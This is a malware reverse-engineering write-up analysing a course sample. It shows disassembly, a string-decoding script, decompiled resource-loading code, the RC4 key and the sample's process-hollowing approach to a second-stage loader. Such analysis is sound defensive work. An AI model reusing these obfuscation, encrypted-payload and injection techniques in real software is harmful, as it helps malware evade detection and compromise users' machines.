
Zero2Automated: Custom Sample Analysis

by Arthur Verschaeve

- Test environment: Windows 8.1 Pro
- Immediately upon unzipping the sample executable, Microsoft Defender was triggered.
- Using PEStudio, a VirusTotal score was retrieved: 57/70. This is immediately suspicious.
- The MD5 hash given for the program is A84E1256111E4E235250A8E3BB11F903. A simple google search for this hash, or a search on the virustotal website, would probably already reveal a lot.
- Information retrieved using DIE:



Detect It Easy v3.07 [Windows 8.1 Version 6.3 (Build 9600)] (x86_64)

File name: C:\Users\arthur\Desktop\main_bin.exe

File type: PE32
File size: 165.00 KiB
Base address: 00400000
Entry point: 00401893
Advanced: ✓


Sections: 0005
Time date stamp: 2020-06-21 16:12:38
Size of image: 0002d000

Scan: Nauz File Detector(NFD)
Endianness: LE
Mode: 32-bit
Architecture: I386
Type: Console

```
MSDOS
  Operation system: MS-DOS[8086, 16-bit, EXE]
  Overlay: Binary
    Unknown: Unknown
```

✓ Recursive scan ✓ Deep scan ✓ Heuristic scan ✓ Verbose
✓ All types
5 msec

- The entropy looks really high in the **.rsrc** section: this is usually a strong indicator of some kind of encryption.




Entropy

Type: PE32
Offset: 00000000
Size: 00029400
Count: 100
Size: 00000699
Total: 7.43432
Status: packed(92%)

Regions

Offset	Size	Entropy	Status	Name
00000000	00000400	2.70622	not packed	PE Header
00000400	0000c600	6.60957	packed	Section(0)['.text']
0000ca00	00005a00	4.87148	not packed	Section(1)['.rdata']
00012400	00000a00	2.48547	not packed	Section(2)['.data']
00012e00	00015600	7.99400	packed	Section(3)['.rsrc']
00028400	00001000	6.27156	not packed	Section(4)['.reloc']

- The strings used in the program seem obfuscated or encrypted in some way too.




```
loc_401241:
mov     eax, [ebp+var_460]
push    0
push    4
push    [ebp+var_470]
mov     eax, [eax+0A4h]
add     eax, 8
push    eax
push    dword ptr [ebp+var_458]
call    [ebp+var_464]
mov     ecx, offset aF5gg8e514pbag5 ; "F5gG8e514pbag5kg"
call    sub_401300
mov     ebx, ds:LoadLibraryA
push    offset LibFileName ; ".5ea5/QPY4//"
call    ebx ; LoadLibraryA
push    offset aF5gg8e514pbag5 ; "F5gG8e514pbag5kg"
push    eax             ; hModule
call    esi ; GetProcAddress
mov     ecx, offset aE5fh5g8e514 ; "E5fh=5G8e514"
mov     edi, eax
call    sub_401300
push    offset LibFileName ; ".5ea5/QPY4//"
call    ebx ; LoadLibraryA
push    offset aE5fh5g8e514 ; "E5fh=5G8e514"
push    eax             ; hModule
call    esi ; GetProcAddress
mov     esi, eax
mov     eax, [ebp+var_468]
mov     ecx, [eax+28h]
mov     eax, [ebp+var_460]
add     ecx, [ebp+var_46C]
push    eax
```

```
100.00% (-220,3481) (106,7) 00000667 00401267: sub_401000+267 (Synchronized with Hex View-1)
```


```
ysis has been finished.
 failed
```

In the **strings subview**, right before these strings, I find “abcdefghijklmnopqrstuvwxyz” and “ABCDEFGHIJKLMNOPQRSTUVWXYZ”. To me, this is a hint towards some rotary cipher.



```
.rdata:0041...  0000000F  C  CompareStringW
.rdata:0041...  0000000D  C  LCMapStringW
.rdata:0041...  0000000F  C  GetProcessHeap
.rdata:0041...  00000009  C  HeapSize
.rdata:0041...  0000000C  C  HeapReAlloc
.rdata:0041...  00000011  C  FlushFileBuffers
.rdata:0041...  00000013  C  GetConsoleOutputCP
.rdata:0041...  0000000F  C  GetConsoleMode
.rdata:0041...  00000011  C  SetFilePointerEx
.rdata:0041...  0000000C  C  CreateFileW
.rdata:0041...  0000000C  C  CloseHandle
.rdata:0041...  0000000E  C  WriteConsoleW
.rdata:0041...  0000000E  C  DecodePointer
.data:00414...  0000001B  C
.data:00414...  0000001B  C  abcdefghijklmnopqrstuvwxyz
.data:00414...  0000001B  C  ABCDEFGHIJKLMNOPQRSTUVWXYZ
.data:00414...  0000001B  C
.data:00414...  0000001B  C  abcdefghijklmnopqrstuvwxyz
.data:00414...  0000001B  C  ABCDEFGHIJKLMNOPQRSTUVWXYZ
.data:00414...  00000011  C  F5gG8e514pbag5kg
.data:00414...  0000000D  C  .5ea5/QPY4//
.data:00414...  0000000F  C  pe51g5Ceb35ffn
.data:00414...  0000000F  C  I9egh1/n//b3rk
.data:00414...  0000000D  C  E5fh=5G8e514
.data:00414...  00000013  C  Je9g5Ceb35ffz5=bel
.data:00414...  0000000D  C  I9egh1/n//b3
.data:00414...  00000012  C  E514Ceb35ffz5=bel
.data:00414...  00000011  C  t5gG8e514pbag5kg
.data:00414...  0000000D  C  .5ea5/QPY4//
.data:00414...  0000000F  C  F9m5b6E5fbhe35
.data:00414...  0000000E  C  s9a4E5fbhe35n
.data:00414...  0000000D  C  I9egh1/n//b3
.data:00414...  0000000D  C  yb3.E5fbhe35
```


I experimented with some different alphabets and different rotary ciphers and ended up with this code, that seems to decrypt the strings well.



```python
input = [ "F5gG8e514pbag5kg", ".5ea5/QPY4//", "pe51g5Ceb35ffn", "I9egh1/n//b3rk", "E5fh=5G8e514", "Je9g5Ce
alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01234567890./="

for inputstr in input:
    print(''.join([alphabet[(alphabet.index(char) + 13) % len(alphabet)] for char in inputstr]))
```


```
PS C:\Users\arthur\Desktop> py.exe .\rotary-decrypt.py
SetThreadContext
kernel32.dll
CreateProcessA
VirtualAllocEx
ResumeThread
WriteProcessMemory
VirtualAlloc
ReadProcessMemory
GetThreadContext
kernel32.dll
SizeofResource
FindResourceA
VirtualAlloc
LockResource
LoadResource
PS C:\Users\arthur\Desktop>
```

These all look like windows APIs, specifically some of these are often used to perform process injection. Renaming the variables in IDA, we can easily identify the routines and what they do: decrypt the strings using the ROT13 cipher, find all necessary resources in kernel32.dll, allocate memory for the new executable, …




```c

rotate_decrypt(encrypted_kernel322dll2);
rotate_decrypt(encrypted_findResourceA);
LibraryA = LoadLibraryA(encrypted_kernel322dll2);
findResourceA = GetProcAddress(LibraryA, encrypted_findResourceA);
rotate_decrypt(encrypted_loadResource);
v5 = LoadLibraryA(encrypted_kernel322dll2);
LoadResource = GetProcAddress(v5, encrypted_loadResource);
rotate_decrypt(encrypted_sizeOfResource);
v7 = LoadLibraryA(encrypted_kernel322dll2);
SizeOfResource = GetProcAddress(v7, encrypted_sizeOfResource);
rotate_decrypt(encrypted_lockResource);
v9 = LoadLibraryA(encrypted_kernel322dll2);
lockResource = GetProcAddress(v9, encrypted_lockResource);
v10 = ((int (__stdcall *)(_DWORD, int, int))findResourceA)(0, 101, 10);
h_resource = ((int (__stdcall *)(_DWORD, int))LoadResource)(0, v10);
resource_size = ((int (__stdcall *)(_DWORD, int))SizeOfResource)(0, v10);
allocate(__CFADD__(resource_size, 28) ? -1 : resource_size + 28);
resource_ptr = ((int (__stdcall *)(int))lockResource)(h_resource);
v13 = 10 * *(_DWORD *)(resource_ptr + 8);
rotate_decrypt(encrypted_virtualAlloc);
v14 = LoadLibraryA(encrypted_kernel322dll2);
VirtualAlloc = GetProcAddress(v14, encrypted_virtualAlloc);
new_executable = ((int (__stdcall *)(_DWORD, signed int, int, int))VirtualAlloc)(0, v13, 4096, 4);
memory_move(new_executable, resource_ptr + 28, v13);
```

- After this, an RC4 decryption procedure starts, to retrieve the next stage of the executable. We can derive the key from the following stage of the decryption process:



```c
for ( j = 0; j < 256; ++j )
{
  v19 = v32[j];
  v16 += v19 + *(_BYTE *)(j % 15u + resource_ptr + 12);
  v20 = &v32[v16];
  v32[j] = *v20;
  *v20 = v19;
}
v21 = 0;
```

The key seems to be 15 characters long, and stored at index 12 of the resource section. I use a tool called **resource hacker** now to retrieve this key: “kkd5YdPM24VBXmi”.




```
Resource Hacker - main_bin.exe
RCData : 101 : 1033

00012E60  01 DD 0C 92 00 22 00 00 00 22 00 00 6B 6B 64 35 59 64 50 4D 32 34 56 42 58 6D 69 00 03 3C 65 A7
00012E80  EC 58 FB B6 93 E6 EC E7 89 00 00 27 72 20 65 29 DF DD F0 10 7B FA 3B E3 0A 52 20 9D 9B 6C 25 BA
00012EA0  4A EF 5B 08 D4 0E 77 F1 50 E3 08 9C 11 36 E8 E0 9F 82 BD F5 89 B8 96 52 50 9C D3 2C 6D 59 19 CE
00012EC0  D4 82 54 DA 8A 93 19 99 1C 21 A9 12 C5 2A 1B 4A AD A6 14 3E CE 37 98 B1 AD 47 25 3D C9 A6 09 98
00012EE0  4C E1 4E 14 F9 13 06 2D 15 82 64 99 BD 28 0E 41 D1 CD F8 3C 9D 54 CA 60 BB E2 8D 91 61 C8 B5 21
00012F00  9B 0A A4 4F 08 08 EA 5A B7 A5 71 D6 7A AE 1D F2 3C 91 D0 E0 40 0A AB F0 65 3C E5 1D 0E 79 FE 2C
00012F20  B2 5B 60 63 2A 72 1E 0D A9 53 B4 39 90 10 30 05 58 AF 0C 78 6D F6 AE D4 5B 1C 3E 1C D3 96 C0 B6
00012F40  A9 7D 28 A9 F4 F0 99 0D 92 02 38 F0 49 96 EF 2D FA FC 1A 63 52 F0 38 59 28 8C 90 79 1B 33 B3 F8
00012F60  9C B7 A8 0E B5 7F A8 65 1B D1 26 74 AF E4 5A 41 3F 13 6D 1A 82 F7 01 8C 82 21 4E 31 44 23 49 4D
00012F80  A8 5C 8A 30 32 10 93 AD A7 64 69 3B B6 F3 A4 76 52 96 2B EF 7C 8B 3B 0A DE 31 7B 3C 28 3B CB DE
00012FA0  D3 64 8D 65 D9 D4 40 65 5D B7 9C D5 11 4C 35 6B 76 3C 5E A8 CE 57 79 BA CD D0 41 C7 85 BF 48 56
00012FC0  1B 6D 5E 6D A1 DA 9B 48 75 ED 3B D9 BB 12 2B 66 DC 15 CD 3F E9 EA 36 F0 80 D6 29 12 D5 7C EF CA
00012FE0  90 76 3A 54 6B 90 DD 23 9E 64 18 E7 4E CB C4 D2 5B E3 8F 44 2B 0D D2 E5 E9 86 37 45 BC BF FD 8F
00013000  6B 49 5A 66 F4 E4 64 49 3A 63 8B B9 0B 2F 26 7D 58 2A 09 CD DE 7D 7D DC B9 93 F9 D9 E3 A7 6F 68
00013020  8B C9 89 B3 12 30 59 07 E0 B9 C4 6F 12 F1 40 3D 12 C1 E8 63 7B 57 59 F5 D9 EB 1E AA FB ED 90 76
00013040  12 3F E9 FD DE CD A8 5B 43 20 4D 94 88 D7 6E 36 00 B4 DB E1 7D 9F AD 2A FB 07 F9 D2 02 CB B7 06
00013060  6B F0 29 CB 34 79 E1 58 83 00 85 A2 EE 14 15 62 57 9F 71 60 23 C6 BB 49 C4 DF FD 9D 12 DE 42 15
00013080  A2 50 C9 BE 28 BB 11 A4 34 A3 60 DC C6 1D 43 5C ED A4 2D 76 98 2E 4B 75 DD A3 26 AD 6A 47 68 A3

1541C / 12E60        Selection - Offset: C Length: F
```

- After the decryption process a call **sub_401000(new_executable);** is made. That procedure looks like code that does Process Hollowing, or RunPE. Analising this part in detail does not seem necessary at this point: we essentially know what it does. It’s what the second stage actually does that interests us.

- Using **resource hacker** I also saved the resource itself in a separate file. Now, I used the script in *decrypt-resource.py* to decrypt that part using the key I found and ARC4 (an open-source Python implementation of RC4). The second stage file this generates opens up in IDA as a valid PE file.

- The entropy value of this second stage file is quite low: there’s probably not another executable stored inside.

- The strings subview in IDA is the first thing I checked out on *stage2.exe*. There are mostly typical PE strings in there, but this “cruloader” one stood out:




```
.rdata:0041...  00000006  C  frexp
.rdata:0041...  00000006  C  _logb
.rdata:0041...  0000000B  C  _nextafter
.rdata:0041...  0000000D  C  kernel32.dll
.rdata:0041...  0000000A  C  ntdll.dll
.rdata:0041...  0000000C  C  wininet.dll
.rdata:0041...  0000000A  C  cruloader
.rdata:0041...  00000009  C  .text$mn
.rdata:0041...  00000009  C  .idata$5
.rdata:0041...  00000007  C  .00cfg
.rdata:0041...  00000009  C  .CRT$XCA
.rdata:0041...  0000000A  C  .CRT$XCAA
```

Given this string, it seems safe to assume this stage is a loader. This stage is probably meant to download and execute a new payload.

- First, the file name of the current module is fetched, and then there seems to be a loop operation. The \ character is searched in the string, and parts of the file name are removed until there is no \ character left. Basically, I think this strips off the file path until only the file name is left.

